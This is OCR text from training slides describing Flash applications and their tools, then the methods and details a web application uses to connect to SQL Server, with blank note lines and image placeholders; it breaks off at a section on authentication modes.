


Flash Application

- Most websites use Flash components to provide rich functionality to their users
- These Flash applications can be in the form of animations, rich Internet applications, desktop applications, mobile applications, mobile games, and embedded web browser video players

Advantages	Disadvantages
Allows interactivity	Takes more time to load
Compatible with all browsers	Needs Flash Player to be installed to watch Flash movies
	Difficult to optimize for search engines

- **Tools to design Flash applications and video games:** Adobe Animate, Adobe Flash Builder, Adobe Director, FlashDevelop and Powerflasher FDT, Adobe AIR, Flash Catalyst, or Apache Flex SDK with any text editor
- **Tools to view Flash applications:** Flash Player (for web browsers) and AIR (for desktop or mobile apps) or third-party players such as Scaleform (for video games)
- **Language used to develop Flash applications:** ActionScript is the programming language for developing Flash applications



LO#10: Explain Database Connectivity

Notes: ____


____

____

____

____


____



Web Application Connection with Underlying Databases: SQL Sever

- Web Application uses the following connection methods when connecting to an SQL server
  - Using a Connection String
  - Using OLE DB file (.UDL)
  - ODBC Data Source Name (DSN)

- To connect to SQL Server databases, you need to know:
  - Server Name
  - Security Information
  - Database Name
  - Data Interface / API to use
  - Connection Procedure



Web Application Connection with Underlying Databases: SQL Sever (Cont'd)

- Web applications use two types of authentication modes when defining their connection to the SQL server

